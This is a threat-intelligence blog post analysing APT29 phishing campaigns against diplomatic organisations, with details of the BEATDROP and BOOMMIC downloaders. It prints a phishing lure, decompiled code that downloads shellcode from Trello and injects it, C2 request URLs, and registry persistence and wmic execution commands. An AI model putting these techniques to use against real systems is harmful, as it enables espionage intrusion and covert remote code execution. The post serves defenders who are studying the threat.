www.mandiant.com /resources/tracking-apt29-phishing-campaigns

Trello From the Other Side: Tracking APT29 Phishing Campaigns

Since early 2021, Mandiant has been tracking extensive APT29 phishing campaigns targeting diplomatic organizations in Europe, the Americas, and Asia. This blog post discusses our recent observations related to the identification of two new malware families in 2022, BEATDROP and BOOMMIC, as well as APT29's efforts to evade detection through retooling and abuse of Atlassian's Trello service.

APT29 is a Russian espionage group that Mandiant has been tracking since at least 2014 and is likely sponsored by the Foreign Intelligence Service (SVR). The diplomatic-centric targeting of this recent activity is consistent with Russian strategic priorities as well as historic APT29 targeting. Mandiant previously tracked this intrusion activity under multiple clusters, UNC2652 and UNC2542, which were recently merged into APT29 in April 2022. Some APT29 activity is also publicly referred to as Nobelium by Microsoft.

Summary

Beginning mid-January 2022, Mandiant detected and responded to an APT29 phishing campaign targeting a diplomatic entity. During the investigation, Mandiant identified the deployment and use of the BEATDROP and BOOMMIC downloaders. Shortly following the identification of this campaign, Mandiant discovered APT29 targeting multiple additional diplomatic and government entities through a series of phishing waves.

The phishing emails sent by APT29 masqueraded as administrative notices related to various embassies and utilized legitimate but co-opted email addresses to send emails and Atlassian's Trello service for command and control (C2). These phishing emails were similar to previous Nobelium phishing campaigns in 2021 as they targeted diplomatic organizations, used ROOTSAW (publicly known as EnvyScout) to deliver additional payloads, and misused Firebase or DropBox for C2. The misuse of legitimate webservices such as Trello, Firebase, or DropBox is likely an attempt to make detection or remediation harder.




Figure 1: 2022 Campaign Timeline

An operational shift was observed in February 2022 when APT29 moved from deploying BEATDROP, which used a third-party cloud service to retrieve BEACON, to a simpler BEACON dropper that relied on co-opted infrastructure. The subsequent sections will highlight the Tactics, Techniques, and Procedures as well as the tooling used by APT29 in their latest phishing campaigns.





Figure 2: Campaign Attack Lifecycle identified during 2022

Initial Access

To gain access to a victim environment, APT29 sent spear-phishing emails disguised as embassy administrative updates. These phishing emails used legitimate, but compromised email addresses from other diplomatic entities. APT29 targeted large lists of recipients that Mandiant suspected were primarily publicly listed points of contact of embassy personnel. These phishing emails utilized a malicious HTML dropper tracked as ROOTSAW, that makes use of a technique known as *HTML smuggling* to deliver an IMG or ISO file to a victim system.



Thu 17/02/2022

FW: Embassy closure due to COVID-19

To

Cc

Message | Covid.html

Important information.
Due to the deterioration of the epideniological situation, as well as due the increase in the number of sick of the Omicron COVID-19 embassy staff, the Embassy of the Republic of Turkey is being transfered to a state of isolation and closed to the public.

Please check the list of sick employees to identify the possibility of contact with them.

All detailed information about the sick, as well as about the new mode of operation of the embassy in the attachment.

--
Please confirm receipt of the email with a return response


Best regards,
Embassy of the Republic of Turkey

email:

Figure 3: Example APT29 Phishing Lure, with an attached file Covid.html

When opened, the ROOTSAW HTML dropper will write an IMG or ISO file to disk. On Windows 10 or later, the image file is mounted when double-clicked and the user is presented with the image file as the folder contents in Windows Explorer. The image file contains two additional files, a Windows shortcut (LNK) file and a malicious DLL. If the user clicks the LNK file, the “Target” command will execute as normal. This mechanism lures the victim into opening the LNK file and thus inadvertently launches the malicious DLL.

Files contained within image files, like mounted ISO files, will not contain the Zone.Identifier Alternate Data Stream (ADS) flag that indicates the files have been downloaded from the internet (so called “mark-of-the-web”) as reported by Didier Stevens. This prevents a Windows operating system warning message for files opened from ISO or IMG image files.



Name	Date modified	Type	Size
Covid	14/02/2022 20:48	Shortcut	2 KB

Figure 4: An example ISO file delivered as part of a Covid related email phishing email, without the malicious DLL or parent folder visible. In this case, the DLL is executed by rundll32.exe as referenced by the lure "Covid" LNK shortcut file.

The LNK utilized by APT29 in the early waves of this campaign shared multiple characteristics with those identified in campaigns from 2021, including the use of a specific icon location, as well as the machine ID and MAC address. One technique observed being used by APT29 was using LNK file extensions that have a different icon than the target application or document, making the shortcut appear as a document rather than a program to launch. This tricks the victim into opening a seemingly legitimate document. Shortcut files by default also have their LNK file extension hidden, even if the Windows Explorer "show file extensions" is enabled, further lowering any suspicion a shortcut instead of a document is opened.

Figure 5: LNK Icon Path metadata

```
[icon_location] {'string': 'C:\\windows\\System32\\imageres.dll'}
```

The "Target" in the LNK will execute the DLL with rundll32.exe and one of the DLL's exports:

Figure 6: Example LNK execution metadata for BEATDROP malicious DLLs

```
[location_info] local_path:  C:\Windows\System32\rundll32.exe

[command_line_arguments] string: trello.dll Trello
```

Mandiant also identified APT29 utilizing a malicious docx to deliver an HTA dropper, resulting in the delivery and execution of BEATDROP on a target system, in a separate but similar phishing campaign.




Figure 7: APT29 BEATDROP Execution chain

BEATDROP is a downloader written in C that makes use of Trello for C2. Once executed, BEATDROP first maps its own copy of `ntdll.dll` into memory for the purpose of executing shellcode in its own process. BEATDROP first creates a suspended thread with `RtlCreateUserThread` which points to `NtCreateFile`.

Following this, BEATDROP will enumerate the system for the username, computer name, and IP address. This information is used to create a victim ID, which is used by BEATDROP to store and retrieve victim payloads from its C2. Once the victim ID is created, BEATDROP will make an initial request to Trello to identify whether the current victim has already been compromised. The process to identify whether the victim is already compromised begins with a GET request to retrieve the user ID from the following URL:

Figure 9: BEATDROP User ID URL

```
https://api.trello.com/1/members/me/boards?key=<redacted>&token=<redacted>
```

BEATDROP then uses the user ID received from the URL in Figure 9 to list the boards related to the user, which contain all current victims.

Figure 10: BEATDROP User ID boards URL

```
https://api.trello.com/1/boards/<user_id>/lists?key=<redacted>&token=<redacted>
```

BEATDROP enumerates the victim boards to identify if the current target exists in the database or not. If the current victim does not, BEATDROP crafts a POST request to add the victim to the database using the data enumerated from the host.

Figure 11: Example BEATDROP Victim Entry

```
{

  "id": "<varies>",

  "name": "username\ncomputername\nip_address",

  "closed": false,

  "pos": 0.5,

  "softLimit": null,

  "idBoard": "<redacted>",

  "subscribed": false

}
```

Once the victim is either identified or added to the database, BEATDROP will send a request to gather the victim board for the current target:

Figure 12: BEATDROP Victim Board URL

```
https://api.trello.com/1/lists/<list_id>/cards?key=<redacted>&token=3<redacted>
```

BEATDROP will then enumerate the response to determine if a payload exists for the current victim. If one does, BEATDROP will then send a request to determine the URL to retrieve the final payload. The final URL will deliver the payload AES encrypted as its response.

Figure 13: BEATDROP Victim Attachment Board URL

```
https://api.trello.com/1/cards/<redacted>/attachments?key=<redacted>&token=<redacted>
```

Figure 14: BEATDROP Final Payload URL

```
https://trello.com/1/cards/<redacted>/attachments/<redacted>/download/<payload name>
```

For most of the aforementioned requests to the Trello API the key and token inserted as URL parameters is enough to retrieve the information from the Trello API. In the case of using the download API however, Trello requires the use of a header which is also embedded in the BEATDROP samples:


Figure 15: BEATDROP Authorization Header

```
Authorization: OAuth oauth_consumer_key="<redacted>", oauth_token="<redacted>"
```

Analysis of early BEATDROP samples identified the malware utilized an interesting User Agent when communicating with its C2. The initial User Agent string was related to Apple iPads, however Mandiant observed a shift in TTPs in later BEATDROP samples to utilizing more commonly observed Windows User Agent strings.


Figure 16: Initial BEATDROP User Agent string

```
Mozilla/5.0 (iPad; CPU OS 13_0 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0
Mobile/15E148 Safari/604.1
```



```
shellcode_size = (unsigned __int64)response_from_trello_raw_bytes[1];
if ( (shellcode_size & 0xF) != 0 )
  shellcode_size = (shellcode_size & 0xFFFFFFFFFFFFFFF0ui64) + 0x10;
shellcode_ = (unsigned __int32 *)malloc(shellcode_size);
if ( !(unsigned int)aes_1((__int64)&api_trello_response, key, 0x20u, iv, 1)
  && !(unsigned int)aes_2(
                      (__int64)&api_trello_response,
                      shellcode_,
                      *response_from_trello_raw_bytes,
                      shellcode_size)
  && (base_address = VirtualAlloc(0i64, shellcode_size, 0x3000u, PAGE_READWRITE),
      (shellcode = base_address) != 0i64)
  && WriteProcessMemory(
       current_process,
       base_address,
       shellcode_,
       shellcode_size,
       NumberOfBytesWritten)
  && VirtualProtect(shellcode, shellcode_size, PAGE_EXECUTE_READ, old_protect) )
```

Figure 17: BEATDROP writing shellcode to memory



```
{
  RtlCreateUserThread = GetProcAddress(ntdll, "RtlCreateUserThread");
  NtOpenFile = (NTSTATUS (__stdcall *)(PHANDLE, ACCESS_MASK, POBJECT_ATTRIBUTES, PIO_STATUS_BLOCK, ULONG, ULONG))GetProcAddress(ntdll, "NtOpenFile");
  if ( !NtOpenFile )
    goto LABEL_70;
  ((void (__fastcall *)(HANDLE, _QWORD, __int64, _QWORD, _QWORD, _QWORD, NTSTATUS (__stdcall *)(PHANDLE, ACCESS_MASK, POBJECT_ATTRIBUTES, PIO_STATUS_BLOCK, ULONG, ULONG), _QWORD, HANDLE *, _QWORD))RtlCreateUserThread)(
    current_process,
    0i64,
    1i64,
    0i64,
    0i64,
    0i64,
    NtOpenFile,
    0i64,
    hThread,
    0i64);
  if ( hThread[0] )
  {
    Context.ContextFlags = 0x10000B;
    if ( !GetThreadContext(hThread[0], &Context)
      || (Context.Rcx = (DWORD64)shellcode, !SetThreadContext(hThread[0], &Context)) )
    {

      string_free(v85);
      string_free(v84);
      goto LABEL_71;
    }
    ResumeThread(hThread[0]);
  }
```

Figure 18: BEATDROP resuming thread of mapped NTDLL

BEATDROP is an ideal example of APT29's continued efforts to obfuscate its activity and maintain persistent access. Following multiple waves of phishing utilizing BEATDROP to target diplomatic entities, Mandiant along with other researchers identified APT29 moving away from BEATDROP to a novel C++ BEACON loader in their latest campaigns against diplomatic entities. Several scenarios could explain this shift in tooling including the possibility that BEATDROP was no longer providing value to the group in terms of capability, or reflective of operational TTPs to periodically retool for the purposes of evading detection.

Establish Foothold

Following the successful deployment of BEATDROP to deliver and execute a payload, APT29 was observed leveraging BOOMMIC to further establish a foothold within the environment. BOOMMIC, also known as VaporRage by Microsoft, is a shellcode downloader written in C that communicates over HTTP to co-opted infrastructure used for C2. APT29 executed BOOMMIC through DLL Side Loading of a modified version.dll by a legitimate Java binary, jucheck.exe.

APT29 first deployed BOOMMIC within minutes following the successful execution of BEATDROP. The group deployed the malicious BOOMMIC DLL javafx_font.dll (363a95777f401df40db61148593ea387) alongside two additional files:

- jucheck.exe (da24b2783758ff5ccc2d0f5ebcc2a218)
- version.dll (8bb3d91b666813372e66903209bd45fd)

Prior to executing BOOMMIC APT29 was observed creating persistence via a registry key for “Java Update” that would execute jucheck.exe from the directory that contained version.dll and the BOOMMIC payload.

Figure 19: BOOMMIC Persistence


```
reg  add "HKCU\software\Microsoft\Windows\CurrentVersion\Run" /v "Java Update" /t REG_SZ /d
"c:\users\<redacted>\appdata\local\Java\jucheck.exe"
```

APT29 then executed jucheck.exe via wmic which then loaded and executed BOOMMIC based on DLL Side Loading.

Figure 20: APT29 execution of BOOMMIC

```
wmic  process call create "c:\users\<redacted>\appdata\local\Java\jucheck.exe"
```

Version.dll and jucheck.exe are both important pieces of the execution chain used to launch BOOMMIC. Jucheck.exe is a legitimate java binary used to check for any updates. This file will load version.dll upon its execution. Version.dll is an unsigned and modified copy of a signed legitimate Windows DLL, normally found under %SYSTEMROOT%\System32, but retains its PE header. An additional import was added to the modified version.dll, which imports the malicious function from javafx_font.dll.




Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	N
szAnsi	(nFunctions)	Dword	Dword	Dword	D
api-ms-win-core-li...	1	000053D4	00000000	00000000	0
api-ms-win-core-st...	1	00005410	00000000	00000000	0
api-ms-win-core-sy...	1	00005418	00000000	00000000	0
api-ms-win-core-pr...	1	00005408	00000000	00000000	0
api-ms-win-core-sy...	2	00005420	00000000	00000000	0
api-ms-win-core-ve...	4	00005454	00000000	00000000	0
api-ms-win-core-ve...	2	00005468	00000000	00000000	0
api-ms-win-core-ve...	1	0000544C	00000000	00000000	0
KERNELBASE.dll	3	0000536C	00000000	00000000	0
ntdll.dll	6	00005498	00000000	00000000	0
KERNEL32.dll	12	00005338	00000000	00000000	0

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	N
szAnsi	(nFunctions)	Dword	Dword	Dword	D
api-ms-win-core-st...	1	00005410	00000000	00000000	0
api-ms-win-core-sy...	1	00005418	00000000	00000000	0
api-ms-win-core-pr...	1	00005408	00000000	00000000	0
api-ms-win-core-sy...	2	00005420	00000000	00000000	0
api-ms-win-core-ve...	4	00005454	00000000	00000000	0
api-ms-win-core-ve...	2	00005468	00000000	00000000	0
api-ms-win-core-ve...	1	0000544C	00000000	00000000	0
KERNELBASE.dll	3	0000536C	00000000	00000000	0
ntdll.dll	6	00005498	00000000	00000000	0
KERNEL32.dll	12	00005338	00000000	00000000	0
javafx_font.dll	1	0000822C	00000000	00000000	0

Figure 21: CFF Explorer view of version.dll imports, left the original and right the modified DLL, with the additional javafx_font.dll added to the import table in the malicious DLL

When version.dll imports BOOMMIC, it also executes BOOMIC’s DllMain function, which can be seen in Figure 22.




```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason != 1 )
    return 0;
  if ( sub_10001F00() )
    CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
  return 1;
}
```

Figure 22: BOOMMIC DLLMain

Without the modified version.dll present within its directory being launched, executing jucheck.exe will not result in BOOMMIC running.


BOOMMIC, similar to previous reporting by Microsoft on VaporRage, contains multiple export functions. In the case of 363a95777f401df40db61148593ea387, the export function that contains the primary functionality of BOOMMIC is Java_com_sun_javafx_font_PrismFontFactory_getLCDContrastWin32.



```
Name
Java_com_sun_javafx_font_PrismFontFactory_getLCDContrastWin32
Java_com_sun_javafx_font_PrismFontFactory_getSystemFontNative
Java_com_sun_javafx_font_PrismFontFactory_getSystemLCID
Java_com_sun_javafx_font_PrismFontFactory_regReadFontLink
Java_com_sun_javafx_font_directwrite_OS_CreateTextAnalyzer
Java_com_sun_javafx_font_directwrite_OS_FindLocaleName
Java_com_sun_javafx_font_directwrite_OS_GetFontFamilyCount
Java_com_sun_javafx_font_directwrite_OS_Release
DllEntryPoint
```

Figure 23: BOOMMIC Exports

The primary function of BOOMMIC is to download and load shellcode payloads into memory on a target. Once executed, BOOMMIC first checks if it is running under the process jucheck.exe, if it is not the program will exit. Analysis of BOOMMIC identified strings throughout the program are encoded using XOR, alternating bytes by 0x0C and 0x4D.




```
BOOL zCheckProcessImageFilename()
{
  BOOL result; // eax
  char *SubStr; // [esp+0h] [ebp-148h]
  HANDLE hProcess; // [esp+8h] [ebp-140h]
  CHAR ImageFileName[312]; // [esp+Ch] [ebp-13Ch] BYREF

  hProcess = GetCurrentProcess();
  _bzero(ImageFileName, 0x138u);
